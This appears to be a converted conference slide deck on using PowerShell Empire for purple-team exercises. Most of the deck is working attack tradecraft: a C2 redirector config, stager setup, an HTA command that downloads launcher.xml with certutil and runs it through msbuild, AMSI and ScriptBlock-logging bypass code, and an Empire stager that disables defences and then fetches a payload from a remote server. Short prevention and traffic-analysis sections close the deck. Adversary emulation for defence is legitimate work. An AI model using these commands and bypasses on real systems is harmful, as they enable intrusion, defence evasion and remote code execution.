

# PowerShell Empire For Practical Purple Teaming

Rahmat Nurfauzi



# About

- Rahmat Nurfauzi
- Security Consultant @ Xynexis
- Developer on the Empire Project
- Twitter : @infosecn1nja
- Github : @infosecn1nja

# Terminology

- **Red Teams** are simulate advanced threat actors, providing defensive staff with visibility in how an adversary would maneuver against them. Focus on Tactics, Techniques and Procedures (TTPs).
- **Blue Teams** refer to the internal security team that defends against both real attackers and Red Teams.
- **Purple Teams** are a groups that exist to ensure and maximize the effectiveness of the Red and Blue teams.

# Purple Teaming Process

Training Exercise!

Primary result of the exercise is to create an intrusion event (aka get caught) to test instrumentation (host/ network), validate detection processes and procedures, validate protections in place, force response procedures and post mortems.

Differs from **Red Team** where primary goal is to NOT get caught.

# Purple Teaming Process


Training Exercise + work the IR process

Investigate Logging vs Alert + action

- Is the event logged at all?
- Logged event != alert
- Does alert == action taken?
- Purple Team it!

# The Approach – Cyber Kill Chain Methodology

## Phases of the Intrusion Kill Chain



## ATT&CK Matrix

The MITRE ATT&CK Matrix™ is an overview of the tactics and techniques described in the ATT&CK model. It visually aligns individual techniques under the tactics in which they can be applied. Some techniques span more than one tactic because they can be used for different purposes.

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
Accessibility Features	Accessibility Features	Binary Padding	Brute Force	Account Discovery	Application Deployment Software	Command-Line Interface	Automated Collection	Automated Exfiltration	Commonly Used Port
Applnit DLLs	Applnit DLLs	Bypass User Account Control	Credential Dumping	Application Window Discovery	Exploitation of Vulnerability	Execution through API	Clipboard Data	Data Compressed	Communication Through Removable Media
Basic Input/Output System	Bypass User Account Control	Code Signing	Credential Manipulation	File and Directory Discovery	Logon Scripts	Graphical User Interface	Data Staged	Data Encrypted	Connection Proxy
Bootkit	DLL Injection	Component Firmware	Credentials in Files	Local Network Configuration Discovery	Pass the Hash	InstallUtil	Data from Local System	Data Transfer Size Limits	Custom Command and Control Protocol
Change Default File Association	DLL Search Order Hijacking	Component Object Model Hijacking	Exploitation of Vulnerability	Local Network Connections Discovery	Pass the Ticket	PowerShell	Data from Network Shared Drive	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Component Firmware	Exploitation of Vulnerability	DLL Injection	Input Capture	Network Service Scanning	Remote Desktop Protocol	Process Hollowing	Data from Removable Media	Exfiltration Over Command and Control Channel	Data Obfuscation

# Tools of the Trade Software for Adversary Simulations and Red Team Operations





# About PowerShell Empire

- Empire is a pure PowerShell post-exploitation agent built on cryptologically-secure communications and a flexible architecture. Empire implements the ability to run PowerShell agents without needing powershell.exe



# Why PowerShell?

- “Microsoft’s post-exploitation language” - @obscuresec
- PowerShell provides (out of the box):
  - Full .NET access
  - application whitelist bypassing
  - direct access to the Win32 API
  - ability to assemble malicious binaries in memory
  - default installation Win7+ !

# Why use PowerShell Empire?

- Open Source
- Some tools like Meterpreter are being blocked by AV/FW
- Emulate current threats with malleable C2
- Support Domain Fronting
- Built-in PowerShell goodness
- Highly configurable and adaptable C2
- Test defender PowerShell mitigations

```
=====
[Empire] Post-Exploitation Framework
=====
```

```
[Version] 2.5 | [Web] https://github.com/empireProject/Empire
=====
```

```
EMPIRE
```


```
287 modules currently loaded
```

```
0 listeners currently active
```

```
0 agents currently active
```

```
(Empire) >
```

# Cyber Kill Chain Scenario



# Custom Command and Control Protocol

Adversaries may communicate using a custom command and control protocol instead of using existing Standard Application Layer Protocol to encapsulate commands. Malleable C2 functionality to blend in with network traffic.

# Custom Command and Control Protocol : Amazon Profile

```
root@kali:/opt/Empire/data/profiles# cat amazon.txt
#
# Amazon browsing traffic profile
#
"/s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=book,/N4215/adj/amzn.us.
sr.aps?sz=160x600&oe=oe&sn=91191&s=3717&dc_ref=http%3A%2F%2Fwww.amazon.com|Mozil
la/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko|host:www.amazon.
com|accept:*/*"

"Server:Server|x-amz-id-1:THKUYEZKCKPGY5T42PZT|x-amz-id-2:a21yZ2xrNDNtdGRsa212bG
V3YW85amZuZW9ydG5rZmRuZ2tmZGl4aHRvNDVpbgo=|X-Frame-Options:SAMEORIGIN|x-ua-compa
tible: IE=edge"
```

# Securing C2 Infrastructure :

## Redirector Apache Mod\_rewrite

```
root@kali:~/Tools/redteam/e2modrewrite# ./e2modrewrite.py -i profiles/amazon.txt -c 192.168.1.8 -d https://google.com
#### Save the following as .htaccess in the root web directory
#####
## .htaccess START

RewriteEngine On

## (Optional)
## Empire Stager
## Uncomment and adjust as needed
#RewriteCond %{REQUEST_URI} ^/css/style1.css?$
#RewriteCond %{HTTP_USER_AGENT} ^$
#RewriteRule ^.*$ "http://192.168.1.8/download/po" [P,L]

## Profile URIs
RewriteCond %{REQUEST_URI} ^/(s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=book|N4215/adj/amzn.us.sr.aps?sz=160x600
&oe=oe&sn=91191&s=3717&dc_ref=http%3A%2F%2Fwww.amazon.com)/?$

## Profile UserAgent
RewriteCond %{HTTP_USER_AGENT} ^Mozilla/5\.0\ \ (Windows\ NT\ 6\.1;\ W0W64;\ Trident/7\.0;\ rv:11\.0\)\ \ like\ Gecko?$
RewriteRule ^.*$ http://192.168.1.8%{REQUEST_URI} [P]

# Redirect all other traffic here
RewriteRule ^.*$ https://google.com/? [L,R=302]

## .htaccess END
#####
```



# Setup Listeners

## Configure handlers for command & control

```

EMPIRE

287 modules currently loaded

0 listeners currently active

0 agents currently active

(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener http
-3294888-0262949/field-keywords=book,/N4215/adj/amzn.us.sr.aps?sz=160x600&oe=oe&
sn=91191&s=3717&dc_ref=http%3A%2F%2Fwww.amazon.com|Mozilla/5.0 (Windows NT 6.1;
WOW64; Trident/7.0; rv:11.0) like Gecko|host:www.amazon.com|accept:/*/*
EZKCKPGY5T42PZT|x-amz-id-2:a2lyZ2xrNDNtdGRsa212bGV3YW85amZuZW9ydG5rZmRuZ2tmZGl4a
HRvNDVpbgo=X-Frame-Options:SAMEORIGIN|x-ua-compatible: IE=edge
(Empire: listeners/http) > execute
[*] Starting listener 'http'
[+] Listener successfully started!

```

# Setup Stager : MsBuild.exe

stager is payload that will be executing on your target system to establish a command control.

```
(Empire: agents) > usestager windows/launcher_xml  
(Empire: stager/windows/launcher_xml) > set Listener http  
(Empire: stager/windows/launcher_xml) > execute  
[*] Removing Launcher String  
  
[*] Stager output written out to: /tmp/launcher.xml
```

# Create an encrypted HTA file using Demiguise


```
root@kali:~/Tools/redteam/demiguise# python demiguise.py -k RWuTFFgevHB6vB -c "cmd.exe /c certutil.exe -urlcache -split -f http://192.168.1.8:8080/launcher.xml C:\Users\Public\launcher.xml & C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe C:\Users\Public\launcher.xml" -p ShellBrowserWindow -o office.hta

[*] Generating with key: RWuTFFgevHB6vB
[*] Will execute: cmd.exe /c certutil.exe -urlcache -split -f http://192.168.1.8:8080/launcher.xml C:\Users\Public\launcher.xml & C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe C:\Users\Public\launcher.xml
[+] HTA file written to: office.html
```


# PowerShell Security Feature


- **Antimalware Scan Interface (AMSI)** as a generic standard interface that allows application and services to interact with the antivirus solutions installed on the system.
- **Script Block Logging** logs and records all blocks of PowerShell code as they are executing.

# Antimalware Scan Interface (AMSI)




# Script Block Logging





# PowerShell AMSI Bypass



**Matt Graeber** @mattifestation · 24 May 2016

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed', 'NonPublic,Static').SetValue($null,$true)
```




3



20



65



**Matt Graeber**

@mattifestation

Following

AMSI bypass in a single tweet. :)

5:08 PM - 24 May 2016

2 Retweets 8 Likes



1



2




8





# PowerShell Script Block Logging Bypass



The screenshot shows a GitHub Gist page for a PowerShell script titled "ScriptBlockLogBypass.ps1" by user "cobbr". The page includes a header with the user's profile, the script name, and statistics (13 stars, 9 forks). Below the header is a navigation bar with tabs for "Code", "Revisions", "Stars", and "Forks". The "Code" tab is selected, displaying the script content. The script is a PowerShell script that bypasses ScriptBlock logging by modifying the GroupPolicyCache. It sets the 'lockLogging' and 'lockInvocationLogging' flags to 0 for the 'ScriptB' category. The script also includes a comment indicating it was last active 22 days ago and a link to report a gist. The script content is as follows:

```
1 # ScriptBlock Logging Bypass
2 # @cobbr_io
3
4 $GroupPolicyField = [ref].Assembly.GetType('System.Management.Automation.Utils')."GetField"('cachedGroupPolicySettings', 'N'+
5 If ($GroupPolicyField) {
6     $GroupPolicyCache = $GroupPolicyField.GetValue($null)
7     If ($GroupPolicyCache['ScriptB'+lockLogging']) {
8         $GroupPolicyCache['ScriptB'+lockLogging]['EnableScriptB'+lockLogging'] = 0
9         $GroupPolicyCache['ScriptB'+lockLogging]['EnableScriptBlockInvocationLogging'] = 0
10    }
11    $val = [System.Collections.Generic.Dictionary[string, System.Object]]::new()
12    $val.Add('EnableScriptB'+lockLogging', 0)
13    $val.Add('EnableScriptB'+lockInvocationLogging', 0)
14    $GroupPolicyCache['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+lockLogging'] = $val
15 }
16 iex (New-Object Net.WebClient).downloadstring("https://myserver/mypayload.ps1")
```

<https://gist.github.com/cobbr/d8072d730b24fbae6ffe3aed8ca9c407>

# PowerShell Empire Bypass Security Feature (AMSI + Script Block Logging)

```
If($PSVersionTable.PSVersion.Major - ge 3) {
    $GPF = [ref].Assembly.GetType('System.Management.Automation.Utils').
    "GetField" ('cachedGroupPolicySettings', 'N' + 'onPublic,Static');
    IF($GPF) {
        $GPC = $GPF.GetValue($NULL);
        If($GPC['ScriptB' + 'lockLogging']) {
            $GPC['ScriptB' + 'lockLogging']['EnableScriptB' + 'lockLogging'] = 0;
            $GPC['ScriptB' + 'lockLogging']['EnableScriptBlockInvocationLogging'] = 0
        }
        $val = [Collections.Generic.Dictionary[String, System.Object]]::New();
        $VAL.Add('EnableScriptB' + 'lockLogging', 0);
        $VAL.Add('EnableScriptBlockInvocationLogging', 0);
        $GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB' + 'lockLogging'] = $val
    }
    Else {
        [ScriptBlock].
        "GetField" ('signatures', 'N' + 'onPublic,Static').SetValue($NULL, (New - Object Collections.Generic.HashSet[String]))
    }
    $Ref = [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils');
    $Ref.GetField('amsiInitFailed', 'NonPublic,Static').SetValue($NULL, $TRUE);
};
[System.Net.ServicePointManager]::Expect100Continue = 0;
$wC = New - Object System.Net.WebClient;
$u = 'Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
$wC.Headers.Add('User-Agent', $u);
$wC.Headers.Add('User-Agent', $u);
$wC.Proxy = [System.Net.WebRequest]::DefaultWebProxy;
$wC.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;
$Script: Proxy = $wC.Proxy;
$K = [System.Text.Encoding]::ASCII.GetBytes('yDl)B%J!{tfr7a*]gp6&Y+1.b8ewvST9');
$R = {
    $D,
    $K = $Args;$S = 0..255;0..255 | % {
        $J = ($J + $S[$_] + $K[$_ % $K.Count]) % 256;$S[$_],
        $S[$J] = $S[$J],
        $S[$_]
    };$D | % {
        $I = ($I + 1) % 256;$H = ($H + $S[$I]) % 256;$S[$I],
        $S[$H] = $S[$H],
```

# Prevention PowerShell Attacks

- **Deploy PowerShell v5**, built into Windows 10. Alternatively, you can deploy the Windows Management Framework, available down to and including Windows 7 / Windows Server 2008r2.
- Enable, and collect PowerShell logs, optionally including Protected Event Logging. Incorporate these logs into your signatures, hunting, and incident response workflows.
- **Implement Just Enough Administration** on high-value systems to eliminate or reduce unconstrained administrative access to those systems.
- **Deploy Device Guard / Application Control policies** to allow pre-approved administrative tasks to use the full capability of the PowerShell language, while limiting interactive and unapproved use to a limited subset of the PowerShell language.
- **Deploy Windows 10** to give your antivirus provider full access to all content (including content generated or de-obfuscated at runtime) processed by Windows Scripting Hosts including PowerShell.

# PowerShell Empire Traffic Analysis

```
GET /admin/get.php HTTP/1.1
Cookie: session=bWvj04F25NOYk/WFOc9VgKlf1Uw=
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: 10.10.10.5
Connection: Keep-Alive
```

(1)

